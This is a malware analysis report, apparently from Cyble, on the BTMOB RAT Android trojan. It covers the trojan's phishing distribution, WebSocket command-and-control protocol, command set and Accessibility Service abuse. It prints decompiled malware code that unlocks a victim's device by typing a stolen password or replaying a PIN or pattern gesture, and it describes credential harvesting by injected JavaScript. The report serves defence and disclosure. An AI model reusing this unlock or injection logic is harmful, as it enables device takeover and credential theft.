BTMOB RAT Newly Discovered Android Malware

Published: 2025-02-12 · Archived: 2026-04-05 13:01:09 UTC

Cyble analyzes BTMOB RAT, advanced Android malware actively spreading via phishing sites, leveraging Accessibility Services to steal credentials, control devices remotely, and execute various malicious activities.

Key Takeaways

- BTMOB RAT is an advanced Android malware evolved from SpySolr that features remote control, credential theft, and data exfiltration.
- It spreads via phishing sites impersonating streaming services like iNat TV and fake mining platforms.
- The malware abuses Android's Accessibility Service to unlock devices, log keystrokes, and automate credential theft through injections.
- It uses WebSocket-based C&C communication for real-time command execution and data theft.
- BTMOB RAT supports various malicious actions, including live screen sharing, file management, audio recording, and web injections.
- The Threat Actor (TA) actively markets the malware on Telegram, offering paid licenses and continuous updates, making it an evolving and persistent threat.

Overview

On January 31, 2025, Cyble Research and Intelligence Labs (CRIL) identified a sample lnat-tv-pro.apk (13341c5171c34d846f6d0859e8c45d8a898eb332da41ab62bcae7519368d2248) being distributed via a phishing site "hxxps://tvipguncelpro[.]com/" impersonating iNat TV – online streaming platform from Turkey posing a serious threat to unsuspecting users.

Figure 1 – Phishing site distributing this malicious APK file

On VirusTotal, the sample was flagged by Spysolr malware detection, which is based on Crax RAT, developed by the Threat Actor EVLF. During our analysis, we also checked the official Spysolr Telegram channel, where the TA announced a new project called “BTMOB RAT.”




Figure 2 – BTMOB RAT announcement on the SpySolr Telegram Channel

The malware sample downloaded from the phishing site demonstrated typical RAT behavior, establishing a WebSocket connection with a Command and Control (C&C) server at hxxp://server[.]yaarsa.com/con. The request body revealed the "BTMOB" string along with version number "BT-v2.5", confirming that the sample is indeed the latest version of BTMOB RAT.

Figure 3 – Request body containing the reference of a BTMOB String

Through their Telegram channel, the TA has been advertising BTMOB RAT, highlighting its capabilities, including live screen control, keylogging, injections, lock feature, and collecting various data from infected devices. The actor is offering a lifetime license for $5,000 (in a one-time payment) with an additional $300 per month for updates and support for the latest version of this malware.




Figure 4 – BTMOB RAT advertisement on the Threat Actor's Telegram channel

Since late January 2025, we have identified approximately 15 samples of BTMOB RAT (v2.5) in circulation. Earlier variants, active since December 2024, were associated with SpySolr malware, which communicated with hxxps://spysolr[.]com/private/SpySolr_80541.php.

The latest BTMOB RAT version exhibits a similar C&C structure and codebase, indicating that it is an upgraded version of SpySolr malware.

An additional BTMOB RAT sample was shared by MalwareHunterTeam and identified by 0x6rss.

Like many other Android malware variants, the BTMOB RAT leverages the Accessibility service to carry out its malicious actions. The following section provides a detailed overview of these activities.

Technical Details

Upon installation, the malware displays a screen urging the user to enable the Accessibility Service. Once the user turns on the Accessibility Service, the malware proceeds to grant the requested permissions automatically.




Figure 5 – Prompting the victim to grant Accessibility Service access

Meanwhile, the malware connects to the C&C server at "hxxp://78[.]135.93.123/yaarsa/private/yarsap_80541.php," which follows a structure similar to the Spysolr malware. Once connected, it initiates a WebSocket connection for server-client communication and transmits JSON data containing the device ID (pid), BotID (idf), connection type (subc), and a message (msg).

The image below illustrates the "join" connection type request sent to the server, after which the client receives a "Connected" response with the "type" value in JSON.




Figure 6 – WebSocket Connection

Over the course of our analysis, we observed that the malware receives 5 different responses for value "type" as listed below:

Type	Description

proxy	Establish other WebSocket connection
stop	Stops activity based on server response
join	Sends a join message along with device ID and bot ID
com	The malware receives various commands through this response type
connected	The server sends this response upon successful connection establishment
Unauthorized access	The server sends this response when the client fails to register the device

After successfully establishing a WebSocket connection, the malware transmits device-related information, including the device name, OS version, model, battery status, wallpaper, malicious app version number, and the status of malicious activities such as key logs, visited apps, visited links, notifications, and other activities.




Figure 7 – Sending device information to the TA's server

The malware receives commands from the server using the "com" response type. The first command it received was "optns." Along with this command, the server transmits the activity status to be initiated, which the malware then stores in a shared preference file.

Figure 8 – "optns" command

Our analysis revealed that the malware receives a total of 16 commands from the server, each of which is listed below, along with its description.

Command	**Description**
optns	Get action status to enable malicious activities

fetch	Collects the mentioned file in the response or device phone number based on the sub-command
brows	Loads URL into WebView, and perform actions based on JavaScript
lock	Receives lock pin and other details related to lock, and saves them to the Shared Preference variable
ject	Manages injection
file	Manages file operations
clip	Collects clipboard content
chat	Displays a window with the message received from the server, gets the reply entered in the edit field, and sends to the server
wrk	Receives additional commands to perform other activities such as collecting SMS, contacts, location, files, managing audio settings, launching activity, and many other
srh	Search file
mic	Records audio
add	Get all collected data, including keylogs, active injections, links, device information, wallpaper, and SIM information
bc	Opens alert Window or displays notification with the message received from the server
upload	Downloads injection files
screen	Handles live screen activity
scread	Collects content from the screen

brows Command

The primary function of this command is to load a URL or HTML content into the WebView and execute actions like collecting input, clicking, and scrolling using JavaScript.

When the malware receives a **“brows”** command, the server sends additional parameters within a JSON object, including **“ltype”** and **“extdata”**. The **“**ltype**“** parameter dictates specific actions for the malware, such as loading a URL or HTML code into the WebView, keeping a record of visited websites, along with timestamps and input data, and transmitting the collected data, as illustrated in Figures 9 and 10.




Figure 9 – "ltype" actions




Figure 10 – Loading HTML code or URL into WebView

Once the malware loads a URL or HTML code into the WebView, it runs JavaScript to collect user-entered data from the webpage. The extracted information, which may include sensitive details like login credentials, along with the date and website link, is then stored in a JSON object.

Once the data is collected, it is saved in a **map** variable and later transmitted to the C&C server when the malware receives the **"lp"** value through the **"ltype"** parameter.




Figure 11 – Using JavaScript to get input details

The malware can receive additional commands through the **“extdata”** parameter, which includes actions such as scrolling, clicking, entering text, navigating, and loading another URL.

The **“text”** and **“enter”** actions are executed using JavaScript, while **navigation**, **scroll**, and other movement-based actions are carried out using Motion events.




*Figure 12 – Additional actions performed via the “**extdata**” parameter*

This feature enables the malware to steal login credentials while also providing various options to automate the credential theft process.

screen Command

When the malware initially receives the “optns” command, it checks the live screen activity status to determine whether to proceed. Based on this status, the malware then initiates screen capture using Media Projection.




Figure 13 – Screen capturing using Media Projection

To perform live actions, the malware receives the command “screen” along with different actions as listed below:

- **L**: With this action, the malware receives a “lock” value, determining whether to lock or unlock the device. It checks the lock type (PIN, password, or pattern) and unlocks the device accordingly.




Figure 14 – lock/unlock function

If the device is locked with a password, the malware retrieves the saved password from the “mob_lck” shared preference variable, which was previously extracted during “LockActivity”. It then enters the password using “ACTION_ARGUMENT_SET_TEXT_CHARSEQUENCE”, as shown in the figure below.

```
public static void T(String str) {
        try {
            grrea Q = Q();
            if (Q == null || R() == null) {
                return;
            }
            AccessibilityNodeInfo rootInActiveWindow = Q.getRootInActiveWindow();
            AccessibilityNodeInfo findFocus = rootInActiveWindow.findFocus(1);
            Bundle bundle = new Bundle();
            bundle.putString("ACTION_ARGUMENT_SET_TEXT_CHARSEQUENCE", str); //fetches password from "mob_lck"
            if (findFocus != null) {
                boolean performAction = findFocus.performAction(2097152, bundle);
                findFocus.recycle();
                rootInActiveWindow.recycle();
                if (performAction) {
                    return;
                }
            }
            AccessibilityNodeInfo accessibilityNodeInfo = grrea.H;
            if (accessibilityNodeInfo == null) {
                return;
            }
            accessibilityNodeInfo.performAction(2097152, bundle);
        } catch (Exception unused) {
        }
    }
```

Figure 15 – Unlocks device using the password

If the device is locked with a pattern or PIN, the malware retrieves the pattern coordinates or PIN digits and uses the dispatchGesture API to either draw the pattern or simulate taps on the PIN keypad to unlock the device.

```
public void l(String str) {
    ArrayList arrayList = new ArrayList();
    for (char c2 : str.toCharArray()) {
        Point point = (Point) R.get(Integer.valueOf(Character.getNumericValue(c2)));
        if (point != null) {
            arrayList.add(point);
        }
    }
    if (!arrayList.isEmpty()) {
        u(arrayList);
    }
    simple.meta.drift.a.Q();
    A = false;
}

private void u(List list) {
    if (list == null || list.isEmpty()) {
        v10.a(new byte[]{66, -121, 14, 21, Byte.MIN_VALUE, -56, 34, -76, 124, -118, 21, 2, -114}, new byte[]{18, -26, 122, 97, -27, -70, 76, -31});
        v10.a(new byte[]{Byte.MAX_VALUE, 69, -95, -118, -32, 4, -117, 115, 72, 65, -90, -106, -75, 31, -99, 115, 93, 77, -94, -118, -20, 86, -127,
        return;
    }
    GestureDescription.Builder builder = new GestureDescription.Builder();
    Path path = new Path();
    Point point = (Point) list.get(0);
    path.moveTo(point.x, point.y);
    for (int i = 1; i < list.size(); i++) {
        Point point2 = (Point) list.get(i);
        path.lineTo(point2.x, point2.y);
    }
    builder.addStroke(new GestureDescription.StrokeDescription(path, 0L, 850L));
    dispatchGesture(builder.build(), new a(), null);
}
```

PatternUnlock

Figure 16 – Unlocks device using lock pattern

- **Q:** Receives the compression quality number to control the quality of screen content
- **kb**: Controls keyboard state
- **mov**: Moves the cursor on the screen using specified x and y coordinates.
- **nav**: Executes navigation actions such as returning to the home screen, switching to recent apps, or going back.
- **vol**: Adjusts the device's audio volume.
- **snap**: Captures a screenshot.
- **block**: Displays a black screen to conceal live screen activity from the victim.
- **paste**: Gets the text from the server and enters it using "ACTION_ARGUMENT_SET_TEXT_CHARSEQUENCE"

- **sklecolor**: Receives a color code to change the color of rectangular boundaries using Accessibility Service API
- **skilton**: Turns on the service responsible for capturing screen content

